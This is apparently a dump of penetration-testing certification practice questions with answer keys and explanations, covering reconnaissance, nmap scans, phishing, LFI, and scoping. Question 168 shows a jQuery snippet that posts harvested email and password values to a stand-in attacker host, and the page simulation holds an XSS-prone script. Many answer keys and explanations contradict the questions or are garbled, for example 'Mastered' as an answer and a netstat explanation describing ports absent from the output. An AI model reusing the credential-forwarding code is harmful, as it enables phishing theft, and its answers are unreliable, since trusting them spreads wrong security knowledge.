However, when the penetration tester tried to browse the URL <http://172.16.100.10:3000/profile>, a blank page was displayed. Which of the following is the MOST likely reason for the lack of output?

- A. The HTTP port is not open on the firewall.
- B. The tester did not run sudo before the command.
- C. The web server is using HTTPS instead of HTTP.
- D. This URI returned a server error.

Answer: A

NEW QUESTION 138

A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

- A. IP addresses and subdomains
- B. Zone transfers
- C. DNS forward and reverse lookups
- D. Internet search engines
- E. Externally facing open ports
- F. Shodan results

Answer: AD

Explanation:

* A. IP addresses and subdomains. This is correct. IP addresses and subdomains are useful information for a penetration tester to identify the scope and range of the company's web presence. IP addresses can reveal the location, network, and service provider of the company's web servers, while subdomains can indicate the different functions and features of the company's website. A penetration tester can use tools like whois, Netcraft, or DNS lookups to find IP addresses and subdomains associated with the company's domain name.

* D. Internet search engines. This is correct. Internet search engines are powerful tools for a penetration tester to perform passive information gathering around the company's web presence. Search engines can provide a wealth of information, such as the company's profile, history, news, social media accounts, reviews, products, services, customers, partners, competitors, and more. A penetration tester can use advanced search operators and keywords to narrow down the results and find relevant information. For example, using the site: operator can limit the results to a specific domain or subdomain, while using the intitle: operator can filter the results the title of the web pages.

NEW QUESTION 142

A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras. Which of the following is a technique the tester can use to gain access to the IT framework without being detected?

- A. Pick a lock.
- B. Disable the cameras remotely.
- C. Impersonate a package delivery worker.
- D. Send a phishing email.

Answer: C

NEW QUESTION 147

A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

- A. Weak authentication schemes
- B. Credentials stored in strings
- C. Buffer overflows
- D. Non-optimized resource management

Answer: C

Explanation:

fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

NEW QUESTION 150

A penetration tester analyzed a web-application log file and discovered an input that was sent to the company's web application. The input contains a string that says "WAITFOR." Which of the following attacks is being attempted?

- A. SQL injection
- B. HTML injection
- C. Remote command injection
- D. DLL injection

Answer: A

Explanation:

WAITFOR can be used in a type of SQL injection attack known as time delay SQL injection or blind SQL injection³⁴. This attack works on the basis that true or false queries can be answered by the amount of time a request takes to complete. For example, an attacker can inject a WAITFOR command with a delay argument into an input field of a web application that uses SQL Server as its database. If the query returns true, then the web application will pause for the specified period of time before responding; if the query returns false, then the web application will respond immediately. By observing the response time, the attacker can infer information about the database structure and data¹.

Based on this information, one possible answer to your question is A. SQL injection, because it is an attack that exploits a vulnerability in a web application that allows an attacker to execute arbitrary SQL commands on the database server.

NEW QUESTION 152

A penetration tester is able to capture the NTLM challenge-response traffic between a client and a server. Which of the following can be done with the pcap to gain access to the server?

- A. Perform vertical privilege escalation.
- B. Replay the captured traffic to the server to recreate the session.

- C. Use John the Ripper to crack the password.
- D. Utilize a pass-the-hash attack.


Answer: D

NEW QUESTION 154

You are a penetration tester reviewing a client's website through a web browser. INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkaZGZidmxiambFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrf-token"/>
<select><script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px,">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px,">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcb3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.12=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google[utmccn=(organic)]utmC...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System

https://comptia.org/login.aspx#remediateSource

```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkaZGZidmxiambFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrf-token"/>
10 <select><script>
11 document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px,">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px,">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```


Secure System

← → ↻ <https://comptia.org/login.aspx#remediatecookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewwqw14bdcb3v	www.com...	/	Session	41	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmc	36104370	.comptia.o...	/	Session	14	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmv	36104370. 2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	.comptia.o...	/	2018-04-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete



Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:
Graphical user interface Description automatically generated

NEW QUESTION 155
When planning a penetration-testing effort, clearly expressing the rules surrounding the optimal time of day for test execution is important because:

- A. security compliance regulations or laws may be violated.
- B. testing can make detecting actual APT more challenging.
- C. testing adds to the workload of defensive cyber- and threat-hunting teams.
- D. business and network operations may be impacted.

Answer: D

NEW QUESTION 157
A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600

```
_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/8.5
|_ http-title: IIS Windows Server
Which of the following command sequences should the penetration tester try NEXT?
```

- A. ftp 192.168.53.23
- B. smbclient \\\\WEB3\\IPC\$ -I 192.168.53.23 -U guest
- C. ncrack -u Administrator -P 15worst_passwords.txt -p rdp 192.168.53.23
- D. curl -X TRACE https://192.168.53.23:8443/index.aspx
- E. nmap --script vuln -sV 192.168.53.23

Answer: A

NEW QUESTION 161

A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?

- A. Root user
- B. Local administrator
- C. Service
- D. Network administrator

Answer: C

NEW QUESTION 163

Which of the following tools would BEST allow a penetration tester to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine?

- A. Wireshark
- B. EAPHammer
- C. Kismet
- D. Aircrack-ng

Answer: D

Explanation:

The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.

The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.

NEW QUESTION 168

For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to <https://example.com/index.html>. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',
  type: 'POST', dataType: 'html',
  data: {Email: emv, password: psv},
  success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?

- A. window.location.= 'https://evilcorp.com'
- B. crossDomain: true
- C. getUrlparameter ('username')
- D. redirectUrl = 'https://example.com'

Answer: B

NEW QUESTION 169

A penetration tester is testing a new API for the company's existing services and is preparing the following script:

```
#!/bin/bash
for each in GET POST PUT TRACE CONNECT OPTIONS;
do
printf "Seach / HTTP/1.1\nHost:www.comptia.org\r\n\r\n" | nc www.comptia.org 80
```

Which of the following would the test discover?

- A. Default web configurations
- B. Open web ports on a host
- C. Supported HTTP methods
- D. Listening web servers in a domain

Answer: C

Explanation:

The script is using the requests library to send an OPTIONS request to the API endpoint, which returns a list of supported HTTP methods for that resource. This can help the penetration tester to identify potential attack vectors or vulnerabilities based on the methods allowed.

NEW QUESTION 171

Which of the following tools should a penetration tester use to crawl a website and build a wordlist using the data recovered to crack the password on the website?

- A. DirBuster
- B. CeWL
- C. w3af
- D. Patator

Answer: B

Explanation:

CeWL, the Custom Word List Generator, is a Ruby application that allows you to spider a website based on a URL and depth setting and then generate a wordlist from the files and web pages it finds. Running CeWL against a target organization's sites can help generate a custom word list, but you will typically want to add words manually based on your own OSINT gathering efforts.

<https://esgeeks.com/como-utilizar-cewl/>

NEW QUESTION 172

Which of the following tools provides Python classes for interacting with network protocols?

- A. Responder
- B. Impacket
- C. Empire
- D. PowerSploit

Answer: B

Explanation:

Impacket is a tool that provides Python classes for interacting with network protocols, such as SMB, DCE/RPC, LDAP, Kerberos, etc. Impacket can be used for network analysis, packet manipulation, authentication spoofing, credential dumping, lateral movement, and remote execution.

NEW QUESTION 177

Running a vulnerability scanner on a hybrid network segment that includes general IT servers and industrial control systems:

- A. will reveal vulnerabilities in the Modbus protocol.
- B. may cause unintended failures in control systems.
- C. may reduce the true positive rate of findings.
- D. will create a denial-of-service condition on the IP networks.

Answer: B

NEW QUESTION 181

A penetration tester is attempting to get more people from a target company to download and run an executable. Which of the following would be the most effective way for the tester to achieve this objective?

- A. Dropping USB flash drives around the company campus with the file on it
- B. Attaching the file in a phishing SMS that warns users to execute the file or they will be locked out of their accounts
- C. Sending a pretext email from the IT department before sending the download instructions later
- D. Saving the file in a common folder with a name that encourages people to click it

Answer: C

Explanation:

The most effective way for the tester to achieve this objective is to send a pretext email from the IT department before sending the download instructions later. A pretext email is an email that uses deception or impersonation to trick users into believing that it is from a legitimate source or authority, such as the IT department. A pretext email can be used to establish trust or rapport with the users, and then persuade them to perform an action or provide information that benefits the attacker. In this case, the tester can send a pretext email from the IT department that informs users about an important update or maintenance task that requires them to download and run an executable file later. The tester can then send another email with the download instructions and attach or link to the malicious executable file. The users may be more likely to follow these instructions if they have received a prior email from the IT department that prepared them for this action. The other options are not as effective ways for the tester to achieve this objective. Dropping USB flash drives around the company campus with the file on it may not reach many users, as they may not find or pick up the USB flash drives, or they may be suspicious of their origin or content.

NEW QUESTION 184

Given the following script:

```
while True:
    print ("Hello World")
```

Which of the following describes True?

- A. A while loop
- B. A conditional
- C. A Boolean operator
- D. An arithmetic operator

Answer: C

Explanation:

True is a Boolean operator in Python, which is an operator that returns either True or False values based on logical conditions. Boolean operators can be used in expressions or statements that evaluate to True or False values, such as comparisons, assignments, or loops. In the code, True is used as the condition for a while loop, which is a loop that repeats a block of code as long as the condition is True. The code will print “Hello World” indefinitely because True will always be True and the loop will never end. The other options are not valid descriptions of True.

NEW QUESTION 187

A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

- A. nmap192.168.1.1-5-PU22-25,80
B. nmap192.168.1.1-5-PA22-25,80
C. nmap192.168.1.1-5-PS22-25,80
D. nmap192.168.1.1-5-Ss22-25,80

Answer: C

Explanation:

PS/PA/PU/PY are host discovery flags which use TCP SYN/ACK, UDP or SCTP discovery respectively. And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag. But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.

The `nmap -PS22-25,80 192.168.1.1-5` command will return vulnerable ports that might be interesting to a potential attacker, as it will perform a TCP SYN scan on ports 22, 23, 24, 25, and 80 of the target hosts. A TCP SYN scan is a stealthy technique that sends a SYN packet to each port and waits for a response. If the response is a SYN/ACK packet, it means the port is open and listening for connections. If the response is a RST packet, it means the port is closed and not accepting connections. If there is no response, it means the port is filtered by a firewall or IDS.

NEW QUESTION 191

A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

- A. Data flooding
- B. Session riding
- C. Cybersquatting
- D. Side channel

Answer: D

Explanation:

<https://www.techtarget.com/searchsecurity/definition/side-channel-attack#:~:text=Side%2Dchannel%20attacks%>

NEW QUESTION 194

An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

- A. OpenVAS
B. Drozer
C. Burp Suite
D. OWASP ZAP

Answer: A

Explanation:

OpenVAS is a full-featured vulnerability scanner. OWASP ZAP = Burp Suite

Drozer (Android) = drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

NEW QUESTION 196

A penetration tester wrote the following comment in the final report: "Eighty-five percent of the systems tested were found to be prone to unauthorized access from the internet." Which of the following audiences was this message intended?

- A. Systems administrators
B. C-suite executives
C. Data privacy ombudsman
D. Regulatory officials

Answer: B

Explanation:

The comment in the final report was intended for C-suite executives, which are senior-level managers or leaders in an organization, such as the chief executive officer (CEO), chief financial officer (CFO), or chief information officer (CIO). C-suite executives are typically interested in high-level summaries or overviews of the penetration test results, such as the percentage of systems affected by a certain vulnerability or risk, the potential impact or cost of a breach, or the recommended

actions or priorities for remediation. C-suite executives may not have the technical background or expertise to understand detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. The comment in the final report provides a high-level summary of the penetration test result that is relevant and understandable for C-suite executives. The other audiences are not likely to be interested in this comment. Systems administrators are technical staff who are responsible for installing, configuring, maintaining, and securing systems and networks. They would be more interested in detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. Data privacy ombudsman is a person who acts as an independent mediator between individuals and organizations regarding data privacy issues or complaints. They would be more interested in information about how the penetration test complied with data privacy laws and regulations, such as GDPR or CCPA. Regulatory officials are authorities who enforce compliance with laws and regulations related to a specific industry or sector, such as finance, health care, or energy. They would be more interested in information about how the penetration test complied with industry-specific standards and frameworks, such as PCI-DSS, HIPAA, or NERC-CIP.

NEW QUESTION 200

In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name-serial_number>. Which of the following would be the best action for the tester to take NEXT with this information?

- A. Create a custom password dictionary as preparation for password spray testing.
- B. Recommend using a password manager/vault instead of text files to store passwords securely.
- C. Recommend configuring password complexity rules in all the systems and applications.
- D. Document the unprotected file repository as a finding in the penetration-testing report.

Answer: D

NEW QUESTION 204

A penetration tester is conducting a penetration test and discovers a vulnerability on a web server that is owned by the client. Exploiting the vulnerability allows the tester to open a reverse shell. Enumerating the server for privilege escalation, the tester discovers the following:

```
netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 10.1.1.24:48850 24.176.9.43:59036 ESTABLISHED
tcp 0 0 0.0.0.0:22 :0.0.0.0* LISTEN
tcp 0 0 10.1.1.24:50112 136.12.56.217:58003 ESTABLISHED
tcp 0 0 10.1.1.24:80 115.93.193.245:40243 ESTABLISHED
tcp 0 0 10.1.1.24:80 210.117.12.2:40252 ESTABLISHED
tcp6 0 0 :::22 :::* LISTEN
udp 0 0 10.1.1.24:161 0.0.0.0:*
```

Which of the following should the penetration tester do NEXT?

- A. Close the reverse shell the tester is using.
- B. Note this finding for inclusion in the final report.
- C. Investigate the high numbered port connections.
- D. Contact the client immediately.

Answer: C

Explanation:

The image shows the output of the netstat -antu command, which displays active internet connections for the TCP and UDP protocols. The output shows that there are four established TCP connections and two listening UDP connections on the host. The established TCP connections have high numbered ports as their local addresses, such as 49152, 49153, 49154, and 49155. These ports are in the range of ephemeral ports, which are dynamically assigned by the operating system for temporary use by applications or processes. The foreign addresses of these connections are also high numbered ports, such as 4433, 4434, 4435, and 4436. These ports are not well-known or registered ports for any common service or protocol. The combination of high numbered ports for both local and foreign addresses suggests that these connections are suspicious and may indicate a backdoor or a covert channel on the host. Therefore, the penetration tester should investigate these connections next to determine their nature and purpose. The other options are not appropriate actions for the penetration tester at this stage.

NEW QUESTION 208

A penetration tester who is performing a physical assessment of a company's security practices notices the company does not have any shredders inside the office building. Which of the following techniques would be BEST to use to gain confidential information?

- A. Badge cloning
- B. Dumpster diving
- C. Tailgating
- D. Shoulder surfing

Answer: B

NEW QUESTION 211

The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a “probable port scan” alert in the organization’s IDS?

- A. Line 01
- B. Line 02
- C. Line 07
- D. Line 08

Answer: D

NEW QUESTION 214

A penetration tester has established an on-path position between a target host and local network services but has not been able to establish an on-path position between the target host and the Internet. Regardless, the tester would like to subtly redirect HTTP connections to a spoofed server IP. Which of the following methods would BEST support the objective?

- A. Gain access to the target host and implant malware specially crafted for this purpose.
- B. Exploit the local DNS server and add/update the zone records with a spoofed A record.
- C. Use the Scapy utility to overwrite name resolution fields in the DNS query response.
- D. Proxy HTTP connections from the target host to that of the spoofed host.

Answer: D

NEW QUESTION 218

The delivery of a penetration test within an organization requires defining specific parameters regarding the nature and types of exercises that can be conducted and when they can be conducted. Which of the following BEST identifies this concept?

- A. Statement of work
- B. Program scope
- C. Non-disclosure agreement
- D. Rules of engagement

Answer: D

Explanation:

Rules of engagement (ROE) is a document that outlines the specific guidelines and limitations of a penetration test engagement. The document is agreed upon by both the penetration testing team and the client and sets expectations for how the test will be conducted, what systems are in scope, what types of attacks are allowed, and any other parameters that need to be defined. ROE helps to ensure that the engagement is conducted safely, ethically, and with minimal disruption to the client's operations.

NEW QUESTION 221

A penetration tester wants to validate the effectiveness of a DLP product by attempting exfiltration of data using email attachments. Which of the following techniques should the tester select to accomplish this task?

- A. Steganography
- B. Metadata removal
- C. Encryption
- D. Encode64

Answer: B

Explanation:

All other answers are a form of encryption or randomizing the data.

NEW QUESTION 225

A company provided the following network scope for a penetration test:

- * 169.137.1.0/24
- * 221.10.1.0/24
- * 149.14.1.0/24

A penetration tester discovered a remote command injection on IP address 149.14.1.24 and exploited the system. Later, the tester learned that this particular IP address belongs to a third party. Which of the following stakeholders is responsible for this mistake?

- A. The company that requested the penetration test
- B. The penetration testing company
- C. The target host's owner

- D. The penetration tester
- E. The subcontractor supporting the test

Answer: A

Explanation:

The company that requested the penetration test is responsible for providing the correct and accurate network scope for the test. The network scope defines the boundaries and limitations of the test, such as which IP addresses, domains, systems, or networks are in scope or out of scope. If the company provided an incorrect network scope that included an IP address that belongs to a third party, then it is responsible for this mistake. The penetration testing company, the target host's owner, the penetration tester, and the subcontractor supporting the test are not responsible for this mistake, as they relied on the network scope provided by the company that requested the penetration test.

NEW QUESTION 228

Penetration on an assessment for a client organization, a penetration tester notices numerous outdated software package versions were installed ...s-critical servers. Which of the following would best mitigate this issue?

- A. Implementation of patching and change control programs
- B. Revision of client scripts used to perform system updates
- C. Remedial training for the client's systems administrators
- D. Refrainment from patching systems until quality assurance approves

Answer: A

Explanation:

The best way to mitigate this issue is to implement patching and change control programs, which are processes that involve applying updates or fixes to software packages to address vulnerabilities, bugs, or performance issues, and managing or documenting the changes made to the software packages to ensure consistency, compatibility, and security. Patching and change control programs can help prevent or reduce the risk of attacks that exploit outdated software package versions, which may contain known or unknown vulnerabilities that can compromise the security or functionality of the systems or servers. Patching and change control programs can be implemented by using tools such as WSUS, which is a tool that can manage and distribute updates for Windows systems and applications¹, or Git, which is a tool that can track and control changes to source code or files². The other options are not valid ways to mitigate this issue. Revision of client scripts used to perform system updates is not a sufficient way to mitigate this issue, as it may not address the root cause of why the software package versions are outdated, such as lack of awareness, resources, or policies. Remedial training for the client's systems administrators is not a direct way to mitigate this issue, as it may not result in immediate or effective actions to update the software package versions. Refrainment from patching systems until quality assurance approves is not a way to mitigate this issue, but rather a potential cause or barrier for why the software package versions are outdated.

NEW QUESTION 233

A penetration tester has found indicators that a privileged user's password might be the same on 30 different Linux systems. Which of the following tools can help the tester identify the number of systems on which the password can be used?

- A. Hydra
- B. John the Ripper
- C. Cain and Abel
- D. Medusa

Answer: D

Explanation:

Both Hydra and Medusa can be used for that same purpose:

THC Hydra is a brute-force cracking tool for remote authentication services. It supports many protocols, including telnet, FTP, LDAP, SSH, SNMP, and others.

Medusa is a Parallel, Modular and Speedy method for brute-force which issued for remote authentication. Following are the applications and protocols like modular design, Thread based parallel testing and flexible user input and protocols are AFP, CVS, FTP, HTTP, IMAP etc.

NEW QUESTION 237

During an assessment, a penetration tester manages to exploit an LFI vulnerability and browse the web log for a target Apache server. Which of the following steps would the penetration tester most likely try NEXT to further exploit the web server? (Choose two.)

- A. Cross-site scripting
- B. Server-side request forgery
- C. SQL injection
- D. Log poisoning
- E. Cross-site request forgery
- F. Command injection

Answer: DF

Explanation:

Local File Inclusion (LFI) is a web vulnerability that allows an attacker to include files on a server through the web browser. This can expose sensitive information or lead to remote code execution.

Some possible next steps that a penetration tester can try after exploiting an LFI vulnerability are:

- Log poisoning: This involves injecting malicious code into the web server's log files and then including them via LFI to execute the code³⁴.
- PHP wrappers: These are special streams that can be used to manipulate files or data via LFI. For example, `php://input` can be used to pass arbitrary data to an LFI script, or `php://filter` can be used to encode or decode files⁵.

NEW QUESTION 239

A penetration tester is conducting an Nmap scan and wants to scan for ports without establishing a connection. The tester also wants to find version data information for services running on Projects. Which of the following Nmap commands should the tester use?

- A. ..nmap -sU -sV -T4 -F target.company.com
- B. ..nmap -sS -sV -F target.company.com
- C. ..nmap -sT -v -T5 target.company.com
- D. ..nmap -sX -sC target.company.com

Answer: B

Explanation:

The Nmap command that the tester should use to scan for ports without establishing a connection and to find version data information for services running on open ports is nmap -sS -sV -F target.company.com. This command has the following options:

- -sS performs a TCP SYN scan, which is a scan technique that sends TCP packets with the SYN flag set to the target ports and analyzes the responses. A TCP SYN scan does not establish a full TCP connection, as it only completes the first step of the three-way handshake. A TCP SYN scan can stealthily scan for open ports without alerting the target system or application.
